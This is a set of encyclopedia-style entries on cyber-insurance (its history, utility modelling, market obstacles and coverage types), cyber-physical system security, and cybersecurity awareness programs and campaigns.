One of the first well-known cyber-liability policy was developed for the Lloyd's of London market in 2000. The policy was spearheaded by Keith Daniels and Rob Hamesfahr, then attorneys with the Chicago, IL law firm of Blatt, Hammesfahr & Eaton. Working closely with Ian Hacker, then a Lloyd's underwriter, and Ted Doolittle and Kinsey Carpenter, then brokers with Kinsey Carpenter, a San Francisco, CA insurance broker, the policy provided third-party coverage along with business interruption coverage. During the turn of the twenty-first century, it was thought that a big cyber risk constituted a company negligently transmitting a virus that could infect systems of other companies, who would then bring suit against the original company as well as for the subsequent business interruption caused to its clients. The cyber-liability policy was one of the first to include both, first-party (e.g., coverage due to data theft) and third-party coverages (e.g., coverage due to loss of business reputation) in the same form. While such technology errors and omissions have likely happened, suits against organizations on this basis have proven to be rare. The focus of forms that have developed since 2000 has primarily been on business interruption, payment of fines and penalties, credit monitoring costs, public relations costs, and the cost of restoring or rebuilding private data. The forms continue to expand and evolve today. In addition, technology errors and omissions policies are now sold with third-party coverage to organizations, such as programmers and technology installers who could get sued if their advice or product fails to be satisfactory to their clients. Other early entrants to the cyber-insurance market included American International Group (AIG) and Chubb. Today, there are more than 80 carrier companies around the world competing in the cyber-insurance market.

It was well established since the early 1990s that traditional vendor solutions to improve security were not going to be enough to ensure an

ideal state of cybersecurity (Anderson 2001). One needed to consider socialeconomic factors alongside technology loopholes to build multidisciplinary solutions that optimize cybersecurity. To this end, a primary rationale for society embracing cyber-insurance products, as thought of by cybersecurity visionaries such as Ross Anderson, Hal Varian, and Bruce Schneier in the late 1990s, is to improve cybersecurity, apart from insurance serving its traditional purpose as a risk-transfer instrument (Kesan et al. 2005). The logic here is that insurance premiums would rise or fall based on the cyber-hygiene strength of clients – be it individuals or organizations, and the latter would voluntarily act in favor of investing in efforts to improve their cyber hygiene and reduce premiums, consequently improving cybersecurity.

A Techno-Economic Overview

The expected economic utility $E(U_i)$ to a cyber client i who buys a cyber-insurance policy, and subject to potential cyber risk of unit mass, is expressed in basic form as:

$$\begin{aligned} E(U_i) = {} & D_i(\mathbf{s}, G)\, U_i(w_i + \beta_i - \beta_i\ \rho_i - 1) \\ & + (1 - D_i(\mathbf{s}, G))\, U_i(w_i - \beta_i\ \rho_i)\,. \end{aligned}$$

Here, D_i is a defense function for the client and denotes its robustness to cyber vulnerabilities that is normalized to a scale of 1, and reflects the probability of i being compromised. It takes in as arguments, (i) client i's efforts **s** in protection itself from cyberattacks through antivirus softwares, OS patch updates, firewalls, etc. and (ii) the social and/or physical network G through which the client engages in cyber communication, and is the carrier of positive or negative externalities due to protection efforts by others in the network. $U_i(.)$ is a concave utility function of client i (usually risk-averse in the economic sense) who is endowed with monetary resources w_i, buys a coverage of β_i monetary units, and pays a premium of ρ_i per unit of coverage charged by the insurance provider. This premium ideally should be a function of s_i and G to ensure fairness among the clients who exhibit different cyber-hygiene practices and thereby have positive/negative heterogeneous effects on the others in G based on its

network location and s_i (Pal et al. 2017; Naghizadeh and Liu 2017). The expected utility of a client, using principles from standard VNM (von-Neumann and Morgenstern) expected utility theory, is a linear combination of the client's utility when it chooses to defend against cyber vulnerabilities with the utility when it chooses not to defend. It is evident from the above expression that a cyber client for the purpose of cyber-risk management usually invests in a combination of traditional security vendor tools, self-insurance, and commercial cyber insurance.

One salient difference between a traditional insurance setting (e.g., car insurance) and a cyber-insurance setting is reflected in the variable G and the unique complexities it brings in designing profitable cyber-insurance policies. Specifically, cyber risks propagating via G are interdependent and statistically correlated (e.g., due to cyber vulnerabilities in common OS platforms), and is extremely challenging to get accurate estimates of. The challenge rapidly multiplies with an increase in the scale of the network. The state-of-the-art methodologies to rigorously study the effect of interdependent cyber risks on the pricing of monopoly- and oligopoly-driven cyber-insurance policies, and their impact on the overall security level of a network can be found in Lelarge and Bolot (2009), Shetty et al. (2010), Pal and Golubchik (2010), Pal et al. (2014), Schwartz and Sastry (2014), and Khalili et al. (2017). The main insight standing out from these works is that interdependent cyber risks, and information asymmetry between the cyber-insurer and their clients fail to result in economically efficient cyber-insurance markets that optimizes cybersecurity in G. However, the quality of cybersecurity is indeed improved, when compared to the case when there is no market for cyber-insurance products and entities in G free-ride on each other's security efforts. The independent effect of correlated cyber risks in network G on the quality of cybersecurity induced by cyber-insurance policies was studied in Böhme and Kataria (2006), and the main insight there is that a market for cyber-insurance products is likely to exist under a network environment of correlated cyber risks; however, the quality of security it induces is suboptimal – mainly because of inaccurate correlation estimates and information asymmetry – the latter inducing the popular moral hazard and adverse selection problems inherent in general insurance literature, and borrowed over to cyber insurance. Thus, combining the learnings from these above-mentioned research efforts, one can conclude that cyber insurance indeed has the

potential to improve if not optimize cybersecurity in a networked cyber setting, when compared to a world without a market for cyber-insurance products.

One of the important requirements for cyber-insurance markets to scale and be successful in significantly improving cybersecurity is for a majority if not all of the Internet population to buy cyber coverage – a fact formally proved via mechanism design theory in Naghizadeh and Liu (2014) – and in sync with the vision raised in the early 2000s of cyber insurance improving cybersecurity. To this end, the idea of making cyber insurance mandatory has mixed supporters due to concerns over geopolitical factors and information asymmetry challenges in a networked world, and over the insurer's ability to precisely track and identify cyber misbehavior of actors, thereby correctly assigning liability to concerned parties involved in a cyber-insurance contract (Anderson and Moore 2007). However, in the wake of increased cyberattacks on corporations around the globe since 2010, well-known examples being the Sony and Target data exfiltration attacks, and its accompanying negative impact on their business and reputation (Augustinos et al. 2016), investing in third-party cyber-insurance products has been one of the major focal points of higher-level board members in most organizations. Much of this mindset is catalyzed by the increasing role of poorly secured IoT devices in the essential business services of organizations that serve smart societies (O'Brien 2017). Such a mindset will play an important role in enable more organizations follow the recommendations in Naghizadeh and Liu (2014), i.e., buy insurance as a compulsory measure, and contribute to social good with respect to cyber security. Voluntarily cyber insurance brings with it the risk of bad matching of contracts between the supply and demand sides of insurance due to adverse selection challenges. While this matching problem can be alleviated using methodical auditing processes followed by the design of traditional economic principal-agent mechanisms (Laffont and Martimort 2009; Bolton and Dewatripont 2005), or when the risk dependent relationship is known and tractable (Khalili et al. 2017), the general problem of designing effective policies in general networked settings is an unsolved one.

Open Problems and Future Directions

Despite the promised potential for commercial cyber-insurance management services, the markets have been too sluggish for our liking. The annual estimates put cyber-loss coverage demand at USD 600 billion globally (1% of US GDP) (Coburn et al. 2018). However, the total annual market for cyber-insurance services – the most popular form of commercial third-party cyber-risk management offerings, is estimated to be a paltry USD 6 billion globally (Wang 2019), compared to the amount of net cyber loss. The primary reasons for such a low (but increasing) market penetration are (a) misunderstanding and lack of coverage awareness on the demand side (users and organizations), (b) unavailability of quality plus quantity data on cyber-risks and demand side cyber-hygiene behavior, which contribute to policy pricing nuance (Romanosky et al. 2019; Wang 2019), and (c) the empirical evidence of cyber-risk distributions being heavy tailed and tail dependent (Biener et al. 2015; Eling and Wirfs 2019; Maillart and Sornette 2010), which makes profit-minded risk-averse cyber-insurers less confident to expand coverage markets, where coverage is on an aggregate sum of such heavy-tailed cyber risks. (a)–(c) open up important unresolved challenges that need to be overcome to grow the cyber-insurance market for the social good.

A misunderstanding and lack of coverage awareness by end users and organizations arises due to the perceived mismatch between what they expect an insurer would cover versus what coverage conditions are actually contractually provided. The main factor contributing to this mismatch is an inaccurate perception of cyber risk on the demand side. It is well known from prospect theory that humans are boundedly rational and generally underestimate risk with higher probabilities and overestimate risks with low probabilities (Tversky and Kahneman 1992). More specifically, humans and organizations are more concerned about the possibility of major cyberattacks (e.g., ransomware) that happen with a low probability as these events trigger a deeper emotional response than something common like a sluggish machine due to spy/ad-wares, which can be overcome by simple machine restarts post antivirus scans. Be it individuals or organizations run by humans, underestimating certain cyber risks reduces demand for policies; even when a policy is sought, the lack of measures to robustly estimate and alleviate cyber risk makes the supply side cyber-insurers reluctant to open up coverage markets, resulting in a sluggish market filled with contracts with heavy deductibles (Dambra et al. 2020) and a multitude

of exclusions. An important future direction in boosting such markets is for the supply side to design behavioral incentives targeting the demand side that results in suitable environments to robustly estimate risk.

The availability of quality and quantity data on cyber breaches and their subsequent impact on both businesses and expanding coverage markets has always been a big challenge in the cyber community. One reason contributing to the lack of quality reporting by risk-averse organizations is concern over reputational issues that might affect future business prospects (Coburn et al. 2018). To this end, designing incentives (behavioral or otherwise) and policies that enable organizations and national governments around the globe to voluntarily cooperate towards maintaining a common database of data breaches, cyber vulnerabilities, and related metadata is an important future direction for research, with some recent developments being made in Securities et al. (2011); No and Vasarhelyi (2017); Gao et al. (2020); Hanley and Hoberg (2019); Berkman et al. (2018); Naghizadeh and Liu (2019). Indeed, there exist private and government-maintained databases of cyber breaches – the numbers are too low considering the variety and quantity of cyberattack vectors in operation today. A second reason is the lack of mathematical tools derived upon machine learning and statistics that can provide accurate estimates of the cyber-risk posture of organizations based on low and/or noisy sample counts of system log file elements gathered by auditing processes. Recent work (Sarabi and Liu 2018) proposes the use of systematic deep learning methodologies to robustly and scalably estimate the cyber-risk posture of network nodes on the Internet – however, the effective performance of such methodologies require a significant amount of data samples. In addition, standards exist in practice such as those developed in Sarabi et al. (2016) and CRISM (Shetty et al. 2018) to score security postures using learning techniques induced on publicly available cybersecurity data related to organizations – however, such methodologies are not guaranteed to work well in environments with low availability of breach data samples. A future research direction here is the development of methodologies using tools from AI, statistics, and machine learning that accurately estimate cyber risk in a robust fashion (effective in low/noisy data sample environments) and score the security posture of organizations. In a recent effort (Pal et al. 2019), the authors formally tackle the challenge of low sample counts, but do not address issues of noisy datasets. In addition, they assume that security posture

datasets are available from an organization upon request. Finally, as an obvious fact worth mentioning, an important reason for the unavailability in quality data on cyber hygiene is the lack of efficient economic contracts in networked settings, primarily due to moral hazard and adverse selection problems, and amplified by cyber-risk dependency in a networked setting. This, contributing to one of the important challenges, prevents accurate cyber-hygiene reporting as an incentive compatible strategy for the demand side. A future research in this direction would need to extend seminal principal–agent contract models proposed in Laffont and Martimort (2009) to networked settings.

The other important challenge is that of managing heavy-tailed cyber risks, which is particularly prominent in market scenarios that manage aggregate and dependent cyber risk in a network setting. Such settings are starting to arise with (a) the rise of smart societies that are networked with multiple IoT-driven critical services serving one another, e.g., energy serving manufacturing, manufacturing serving retail, etc., and (b) the parallel rise of major systemic cyberattacks, e.g., Mirai botnet and WannaCry ransomware, which, apart from launching heavy-tailed loss impacts on certain organizations, make these impacts correlated across organizations. (a) and (b) together make managing aggregate cyber risk a slippery proposition for a cyber (re)insurer simply because the latter might need to aggregate correlated heavy-tailed risks from multiple sources and the sum would be a risk that has a variance that increases with the number of risk sources (could be large for a big network) – clearly something a profit-minded risk-averse insurer would not be comfortable with (Pal et al. 2020a, b). A future research direction here is to design insurance policies for such aggregate risks that serve the social good – enable insurers to profitably expand the coverage market in catastrophe cyber-risk scenarios, and thereby provide much needed loss support to insured clients.

Definitions

Cyber-insurance is an insurance product designed to protect businesses and individuals from information technology-related risks.

Outline

Insurance, in general, is a financial contract between the one buying the insurance (also known as the *policyholder* or *insured*) and the one providing insurance (known as *insurance carrier* or *insurer*). The contract, known as the insurance policy, typically states that the policyholder will pay a regular insurance premium in exchange for a financial compensation, also known as *indemnification*, in the event of a loss defined in the *insurance policy*. Insurance is used to manage risks by transferring them to the insurer, and cyber-insurance in particular deals with cyber risks covering direct and indirect damages caused by cyberattacks. The cyber-insurance market is still growing and has been receiving broader interest from research communities and government bodies over the years. This paper provides an overview of cyber-insurance, novel models proposed throughout the years and future challenges to be addressed for cyber-insurance to become a key component of an organisation’s and household’s cyber risk management approach.

Background

Today, computer networks play a critical role in defining the economic success of most organisations and are essential for providing critical services and managing sensitive data. Due to the importance of these network systems, they have become preferable targets for adversaries, and keeping these connected networks protected from adversaries is a priority. Many organisations have started considering cybersecurity as a critical business risk and, as a result, are seeking methods to ensure the continuity of their business. Despite the wide application of security measures, a challenging task for cybersecurity decision-makers is to assign limited resources across a range of possible security countermeasures to prevent or mitigate the effects of a breach. Although security countermeasures and practices are important, decision-makers should also consider other options to deal with residual risks as no amount of investment in cybersecurity can assure complete protection. One of the alternatives to deal with residual risks is risk transfer where organisations besides implementing countermeasures transfer a portion of their cyber risk (residual risk) by purchasing cyber-insurance.

Insurance is a financial contract between the insured (the policyholder or the one buying insurance) and the insurer (one who insures). The contract, known as the insurance policy, typically states that the insured party will pay a regular insurance premium in exchange for financial compensation, also known as indemnification, in the event of a loss defined in the insurance policy. One of the first works in cyber-insurance was published in the late 1970s discussing specialised insurance coverage against computer crime. Early works in 1990s focused on the general merits of cyber-insurance (Anderson, 1994). As firms became increasingly dependent on network systems and technology, traditional insurance policies fell short in providing the required coverage. To address this, insurance companies started offering stand-alone cyber-insurance policies. These policies offered coverage for a specific set of cyber risks. Table 1 presents the most common coverage and risks that the policy provides liability for, adopted from Woods et al. (2017).

Cyber-Insurance: Past, Present and Future, Table 1 The range of available cyber-insurance coverage

Coverage	Risks covered
First-party coverage	Coverage for the cost of replacing or restoring lost data. Excludes intellectual property
Data privacy and network security liability	Coverage for liability claims of a third party (e.g. a data breach or unintentional transmission of a computer virus)
Business interruption	Covers revenues lost as a result of network down time
Cyber-extortion	Cover for investigation costs, sometime the extortion demand
Public relations	Fees for public relations firm to manage reputation in the event of a breach
Multimedia liability	Costs relating to the content of a firm's website like copyright infringement
Professional services	Liability relating to a service offer such as web hosting or Internet service

The most prominent researcher who brought cyber-insurance into academic research was Schneier (2001), and from there on it has drawn heightened interest in the research community. Böhme and Schwartz (2010) have presented a framework supporting cyber-insurance modelling decisions. While modelling cyber-insurance, the attitude of the agents towards risks plays a critical role. Insurance, in general, requires agents to

be risk-averse and seek to reduce cyber risks posed to their assets. Böhme and Schwartz (2010) examine modelling decisions based on five key components: (i) network environment, (ii) demand side, (iii) supply side, (iv) information structure and (iv) organisational environment. The proposed framework offers models and methods to deal with interdependent security risks (or correlated risk) which, along with information asymmetry, are considered as the main obstacles to the development of the cyber-insurance market. The interdependent security risks express the effect (known as externality) of an organisation's security investment decisions on other organisations. Based on the nature of the effect, the externality can either be positive or negative. In the case of positive externalities, the decisions of an organisation have positive effects on itself and others, e.g., increased endpoint security may decrease aggregated losses due to network attacks. On the other hand, negative externalities have negative impact on the organisation and others, e.g., lack of anti-malware system may negatively impact neighboured PCs, which is under a malware attack, since a number of neighboured PCs may be unintentionally infected. On the other hand, information asymmetry refers to the situation where there is insufficient information about the market and participants. Lack of adequate information leads to two challenging problems: (i) *adverse selection* where the insurer cannot distinguish organisations based on their risk profiles before the insurance contract is in place and (ii) *moral hazard* where insured organisations could undertake risky actions that affect the probability of loss during the contract period. A recent survey on the existing cyber-insurance market and scientific advancements is presented in Marotta et al. (2017).

Besides modelling, another stream of research develops analytical models to determine the cyber-insurance premiums based on the risk profile of the organisations. Mukhopadhyay et al. (2013) introduce models assisting organisations to decide on the utility of cyber-insurance products and to what extent they can integrate them into their procedures. The authors introduced an assessment algorithm based on copula-aided Bayesian belief network for cyber vulnerability assessment to price insurance products incorporating the risk profile and the wealth of the insured organisation. The model took a directed acyclic graph containing the nodes that could lead to a security breach as input and provided a vulnerability assessment report detailing the expected cyber risk value at

each node of the graph. They derived the cyber-insurance premium based on the computed expected cyber risk of the nodes. Finally, they introduce a model for assisting organisation to decide whether to transfer the cyber risk or to manage it in-house. Biener et al. (2015) took an alternative way by investigating cyber loss cases from an operational risk database to gain statistical insights between loss and cyber-insurance. A key finding was that organisations integrating cyber-insurance achieve to become more aware of risk-appropriate behaviours and protect themselves from cyber risks. The authors have also identified randomness of loss occurrence, information asymmetries, and cover limits as vital obstacles that hinder the development of the insurance market.

Growing cyber-insurance market has encouraged researchers to study various regulatory mechanisms including fines and rebates, liability coverage and competitive markets ensuring better investments in self-protection and acceptable cyber-insurance contracts. Despite the willingness in considering the cyber-insurance due to increase in number of cyber incidents, a gap exists between the current cyber-insurance assessment process and established security practices (Woods et al., 2017). These gaps can be bridged by coordination among the stakeholders belonging to both government and private sectors. To develop cyber-insurance market further, insurers should not only ask organisations to individually invest in cybersecurity in exchange for lower premium but also should take a proactive role in improving the overall security of their clients. However, such incentivising schemes might bring additional challenges for cyber-insurers as organisations might be inclined to misreport their actual security standards to gain lower premium. To counter such adverse scenarios, Panda et al. (2019) introduced a game theoretic model to study optimal auditing strategies against fraudulent claims in post-incident scenarios to prevent collapse of the cyber-insurance market when policyholders can fraudulently report their security levels.

Advantages

Apart from the primary advantage of transferring cyber risks, insurance in general and cyber-insurance, in particular, have additional benefits. First, cyber-insurance can be used to provoke organisations in increasing their investments in protection to reduce their insurance premium. Secondly,

cyber-insurance is believed to improve the social optimum by increasing the level of cyber protection for each participant. Third, cyber-insurance can serve as an indicator of the level of protection of an organisation. Last but not least, cyber-insurance may lead to new and improved standards in cybersecurity. The growing market of cyber-insurance has encouraged researchers to study various regulatory mechanisms including fines and rebates, liability coverage and competitive markets ensuring better investments in self-protection and acceptable cyber-insurance contracts.

Key Challenges

The existing insurance industry and market have many challenges hampering the growth of cyber-insurance. First, there is a lack of experience and standardisation across cyber-insurance products offered by insurers. This indicates that those buying cyber-insurance products need to have a comprehensive understanding of their cyber risk exposure to determine appropriate cyber-insurance type as well as coverage required to address their risks. However, the fast-evolving computer systems and rapidly emerging technologies contribute to the changing cyber risk landscape making risk identification, likelihood determination and impact determination an extremely challenging task. Second, due to the novelty of the field and scarcity of data on cyberattacks and related losses, insurers face high uncertainty in pricing cyber-insurance products. Further, the complexity in accurately estimating risks leads to insurability of cyber risks, unclear coverage and higher premiums. Finally, the existence of externalities and information asymmetry may encourage some firms to not buy cyber-insurance or perform risky activities increasing the chances of loss during the contract period.

Synonyms

CPS; Digital Control; Industry 4.0

Definition

A cyber-physical system (CPS) may be defined as an engineered system constructed from tightly coupled computational and physical components. CPSs are used in a wide variety of applications, from small medical devices to sprawling networked power grids. Any system that features a digital device that monitors, controls, or otherwise communicates with a physical or mechanical component may be classified as a CPS. Accordingly, CPS security addresses any cybersecurity threat that affects a CPS. CPS security impacts the physical operation and ensures the safety of critical infrastructure, medical devices, vehicles, and other CPSs.

Background

The invention of the term “cyber-physical system” dates to 2006 and is attributed to Helen Gill, a program director at the National Science Foundation, who used it to refer to those aspects of an engineered system that are shared between the physical world and cyberspace (Trevino 2019).

CPSs developed as engineers needed greater control over physical systems using algorithmic feedback loops, which made it possible to manage a complex system with a combination of sensors monitoring and actuators controlling the system state. In order to achieve this level of control, the cyber control layer must be tightly integrated into the physical layer.

Since the introduction of CPSs, even before they were called by that name, various actors have taken advantage of security flaws to launch cyberattacks which, unlike attacks against purely computational systems, affect the physical world (Loukas 2015). As an example, in an incident in 2003, a generic piece of malware that infected many computers worldwide compromised a network that was controlling a nuclear power plant in Ohio, resulting in denial-of-service for its safety systems. Although this attack was not targeting a CPS, it nonetheless demonstrated that malicious code that traditionally affected personal computers or corporate networks may have physical and safety-related consequences if they infect a CPS; fortunately, the plant was shut down for repairs at the time, so no damage occurred. One of the most widely known targeted attacks on a CPS is the 2010 Stuxnet worm, which destroyed centrifuges located in the Natanz

nuclear facility in Iran. Attacks on CPSs have not been limited to industrial or government systems; both researchers and malicious actors have performed attacks against electronically controlled components in cars (including the brakes, ignition, and locks) and medical devices.

Theory and Application

In general, a CPS may be divided into its physical and computational layers. The physical layer consists of any mechanical or electrical component which respond directly to physical stimuli without intermediary software, as well as passive components that provide physical structure to the system. Examples of the former include sensors, which produce an output signal based on environmental conditions; actuators, which change system state when supplied with power; and other general-purpose devices. The latter may include framing, physical fasteners, and other structural elements (Greer et al. 2019). The computational layer includes any software (or any device with embedded software) that processes data and conducts additional handling of the raw information collected by the physical layer of the CPS. The computational layer then uses the processed data in a feedback loop to determine the appropriate adjustments to the physical state and commands the physical layer accordingly (Molina and Jacob 2018).

CPSs have found applications in numerous industries, varying widely in scale and complexity; these industries include transportation, infrastructure, healthcare, consumer devices, and manufacturing. A brief list of representative examples from each of these sectors includes auto-piloted or unmanned aerial vehicles, smart electric grids, implanted medical devices, smart HVAC systems, and fully automated assembly lines, respectively.

Securing CPSs is a challenge that traditional approaches from information technology (IT) are necessary but insufficient to address. One such approach that is widely used as a cybersecurity benchmark in IT focuses on confidentiality, integrity, and availability (hereinafter the “CIA standard”). In this standard, confidentiality ensures that data are protected from unauthorized disclosure, integrity secures data against unauthorized modification, and availability requires that authorized users can readily access the system and its resources as they need them.

Due to the aforementioned insufficiency, various models specific to CPS security have been proposed. For example, one study considers CPS

security under the CIA standard along with several other principles: reliability, the confirmation of consistent system performance; authenticity, the assurance that a system entity (i.e., an operator or internal process) is what it claims to be; non-repudiation, the prevention of a system entity from denying its own past actions; and accountability, the requirement that all system actions are attributable to only one system entity (Alguliyev et al. 2018). Another study divides CPS security between data and control security, which may be addressed by the CIA standard plus authenticity and permitting only authorized entities to command the system, respectively (Ashibani and Mahmoud 2017).

Open Problems and Future Directions

A wide array of open research problems exists in CPS, but the recent literature focuses on concurrency, modeling, and, most importantly, cybersecurity. When CPSs are used in performance-critical applications, such as aviation, healthcare, or critical infrastructure (CI), reliability and security are of utmost concern; a failure in such an application can have serious real-world consequences, including loss of life.

One of the longest-standing issues in the history of CPSs is the development of systems that can respond predictably, concurrently, and in real-time (Lee 2008). The standard abstractions offered by most programming languages depend upon sequential execution to create deterministic results; the requirement of concurrency in cyber-physical systems (which must simultaneously respond to multiple physical stimuli) results in unpredictability. Given this, research continues to develop new theoretical and practical approaches to concurrency specifically for applications in CPSs (Grover and Garimella 2019).

Numerous techniques for modeling CPSs have been proposed. Due to the severe consequences of errors when deploying new components (whether in software or hardware), using a virtualized simulation model is often essential for validating the behavior of new elements prior to their use in a production environment (Khaitan and McCalley 2014). Furthermore, simulations allow for experimentation to evaluate the impact of cyber-threats and to judge the effectiveness of cyber defenses. These defenses include encryption schemes, intrusion detection systems (IDSs), intrusion prevention systems (IPSs), and mitigation strategies.

Cybersecurity persists as one of the foremost challenges in CPS. Cyberattacks against a CPS may target either the physical layer, the computational layer, or the cyber-physical link. For example, supply-chain attacks target the physical or computational layers by embedding faulty or tampered-with hardware or software into real sensors, actuators, or other components before they are installed in the CPS (Kim et al. 2018). Similarly, the cyber-physical link or network interfaces used for remote monitoring and control of CPS can be compromised by network injection cyberattacks that deliver malicious commands to alter actuator states in the physical layer.

Some CPSs, particularly those that use older embedded microcontrollers, face inherent issues in security because they have very limited computational resources and strict timing requirements; in general, advanced security measures require significant calculation time. As they lack sufficient resources, previous-generation technologies cannot meet their timing requirements if they follow modern security standards. Researchers continue to develop methods to secure these systems; for instance, elliptic curve cryptography can reduce the computational burden of encryption significantly (Do et al. 2019).

Attacks against CPSs are increasing in frequency each year, threatening personal and public safety (Walker-Roberts et al. 2020). As examples, an attack on a CPS in a self-driving car might endanger both public infrastructure and the vehicle's occupants; if the CPS within a pacemaker were compromised, the patient's heart may not receive a shock, leading to serious injury or death. Due to these risks, researchers continue to create new methods to protect CPS devices against cyberattacks. These defenses include isolation of the device and its network interfaces, encrypting firmware on embedded systems (Zhou et al. 2018), and IDS/IPS implementations (Wu and Moon 2019).

Cyber awareness; Information security awareness; Security awareness

Definition

Cybersecurity awareness can be viewed as the level of appreciation, understanding, or knowledge of cybersecurity or information security aspects. Such aspects include cognizance of cyber risks and threats, but also appropriate protection measures.

Background

Information and communication technologies have become a core part of society. These drive innovation and industry, and are increasingly used to support governments and interaction between workers and members of the public. As these technologies have become more prominent, so too have the threats against them. Cyber-attacks, i.e., threats that leverage cyberspace, in particular, are constantly growing as attackers, hackers, fraudsters, and other malevolent actors seek gains in finances, power, influence, and recognition.

Cyber-attacks can take many forms, and exploit a wide series of vulnerabilities. For instance, hackers may solicit the services of a botnet to conduct a denial-of-service attack on websites, as in the case of the Mirai botnet attack in 2016. While attacks that target technology can reap substantial rewards, attacks against individuals (at work or at home) are significantly more common and arguably much more effective. Phishing, for instance, is widely regarded as the most dangerous threat to users and organizations online, with some estimates suggesting it accounts for up to 90% of all security breaches. Equally, the reality of modern-day technology systems means that users can make small mistakes, which have far-reaching impacts. For example, a government employee may mistakenly leave a USB drive containing millions of personal data records on the train during their commute, or staff at a healthcare provider may, in error, email sensitive patient records to the wrong address. Human error – either due to unintentional actions or badly designed human–computer interfaces – has long been an important concern both in the safety and security fields.

As cyber-attacks targeting users and concerns pertaining to human errors within security have risen, so too have the range of solutions to address them. A leading area of practice and research that has focused on these human aspects in security is that of cybersecurity awareness.

Theory and Application

To understand cybersecurity awareness, it is important to first reflect on the topics of information security awareness and cyberspace. Information security awareness as a concept defines an individual's or a group's understanding of information security, including risks and threats to information, and methods that could be applied to protect such information (Kruger and Kearney 2006). As technology has advanced, cyberspace – and the online environment – has become more prominent and features in almost every area of modern-day life. To accommodate for this progression, there has been a gradual movement away from information security toward cybersecurity, both in general and with respect to awareness. Cybersecurity extends the traditional focus on information security, and considers the vast variety of new devices (e.g., laptops, mobile phones, Internet of Things devices, and smart tech) that can be exposed to threats, and the methods needed to protect them. Cybersecurity awareness builds on this foundation,

to consider the extent to which users are cognizant regarding this wide range of aspects.

Two important questions when discussing cybersecurity awareness are: what is a “good” level of awareness and who is responsible for facilitating it. One way in which this can be explored is to examine the context. In a work context, there are a range of threats including social engineering, phishing, malware, fraud, human error, and insider threat. An appropriate awareness level in this environment would therefore mean having a foundational understanding of these cyber risks, the techniques criminals use to craft their attacks (e.g., fake branding, exploiting cognitive biases (Nurse 2019)), and the ways in which protection methods can be applied; or, who to speak to for further support. Here, businesses take the responsibility for increasing staff awareness given that successful attacks can directly harm the organization.

At home and in the public domain, the threats are largely identical but the responsibility and support structures are less present. Governmental and non-governmental organization (NGO) cybersecurity awareness campaigns have attempted to tackle this issue but the lack of direct contact with individuals, and low appeal of some campaigns (which are typically standalone websites, media videos, or posters in public places) often results in poor uptake. This has generally meant that the standard level of cybersecurity awareness in the public is low, and the perception of “good” security hygiene at home is lower than at work. This reality has been a challenge for governments as citizens are constantly falling victim to scams and attacks, and for industry given the increase in remote and home working.

While the need for higher levels of cybersecurity awareness in users of technology to address deliberate and unintentional threats is undisputed, what is less clear is how awareness is best achieved. Traditional approaches rely on directed reading, posters, or online or in-class training. In organizations these methods are the most common and training, in particular, is often mandated as a part of yearly exercises or refresher courses. Directed reading involves setting specific reading tasks about good security behavior and hygiene; such as how to choose a strong password and being careful of suspicious emails. Posters typically seek to be more eye-catching, delivering short, informative messages. Examples of poster slogans are: “Don’t get hooked. Think before you click.,” “Security. We’re

all in this together," "Storage device. It's small in size, but big in risk," and "Passwords are like underwear… Change them often and never share with anyone." Training is more directed and can occur in a class environment or through an online system. These often have tests at the end to check understanding and knowledge about the topics discussed.

One problem with traditional approaches is that they can fail the adequately engage users and therefore, may rarely achieve any long-term behavior change. Directed reading can be tedious, posters may be ignored over time, and class sessions can be viewed as a chore. Newer approaches have emerged to address these issues in improving a user's cybersecurity awareness. Security gamification and simulations are examples. Security gamification aims to use elements and principles of game design to make security concepts more engaging and thereby, to better support user awareness of security aspects. Simulations use virtual and physical environments to train and test users. This can range from simulated phishing attacks where users are sent fake phishing emails by a trusted entity (e.g., an employer) and their response is monitored, to 2D or 3D environments where users play real or fictional characters involved in security-related tasks. A structured analysis and discussion on these methods and the extent that users prefer them can be found in Abawajy (2014).

Cybersecurity Awareness in Practice

Most organizations now have cybersecurity awareness campaigns of some sort which implement a selection of the approaches mentioned earlier. Online training, simulations, and posters are the most commonly deployed, and draw on internal expertise as well as external software training packages. Third-party suppliers have actually become much more popular as businesses look to access experience and knowledge that they lack internally. For instance, many of these suppliers employ psychologists, sociologists, behavioral scientists, and marketing professionals, all working toward developing effective awareness programs. Unfortunately, given the financial value of such offers, it is challenging to find citable examples online of effective campaigns in practice.

One set of organizations that have struggled more than most in terms of incorporating awareness efforts have been Small-to-Medium-Sized

Enterprises/Businesses (SMEs/SMBs). These organizations have traditionally lagged behind in their resource (time, finances, etc.) investments in security, so it is not surprising when focused on awareness. Even though dedicated support avenues exist in some countries (Bada and Nurse 2019), uptake is a real issue and even in cases where campaigns are launched, they tend to be too basic to result in a tangible, long-term impact.

On the other hand, campaigns that target the public – and the home user – are widely accessible and may have more success. In the UK, two main campaigns exist: Cyber Aware (UK Government led) and Get Safe Online (which represents a private/public sector partnership). In the USA, the largest campaign is Stop Think Connect. This campaign, which is led by the Anti-Phishing Working Group (APWG) and National Cyber Security Alliance (NCSA), has also been deployed in multiple countries and organizations across the world including in Spain, Japan, India, Bolivia, and Jamaica. The guidance provided through these campaigns covers a variety of topics including tips for protecting against online threats; blogs; resources for parents, kids, and businesses; and ways to get involved.

There are also other focused events dedicated to raising awareness of the public and organizations. In Europe, October is noted to be European Cyber Security Month. Similarly, October is National Cybersecurity Awareness Month in the USA and in the Organization of American States (OAS). Lastly, there is also now a Safer Internet Day (SID) on 11 February every year, particularly targeted toward keeping the internet safe for children and young people. This provides a range of content to educate, help, and build the confidence of individuals in protecting themselves online. Currently, there are events and activities in over 170 countries that support the SID. This, and the other efforts highlighted above, clearly highlight the efforts being placed on developing an internet that is safe for all, from businesses to children.

Open Problems and Future directions

While there have been numerous developments over the last two decades, there are still a plethora of outstanding challenges facing the field of cybersecurity awareness. The most significant pertains to the question of how this awareness is best implemented such that long-term behavior change is achieved. Each of the approaches and campaigns listed has their

advantages but it is unclear in which scenarios, contexts, or environments they may work the best. Moreover, existing research (Bada et al. 2015) has defined factors (e.g., personal factors, culture, persuasive techniques) that significantly impact behavior change, but many of these still seem to be overlooked in current awareness raising efforts, both in the work and public spheres. This is in favor of quick or flashy approaches, which lack an appropriate psychological and sociological basis and thus, do not appreciate how users think, interact, make decisions, or engage with security.

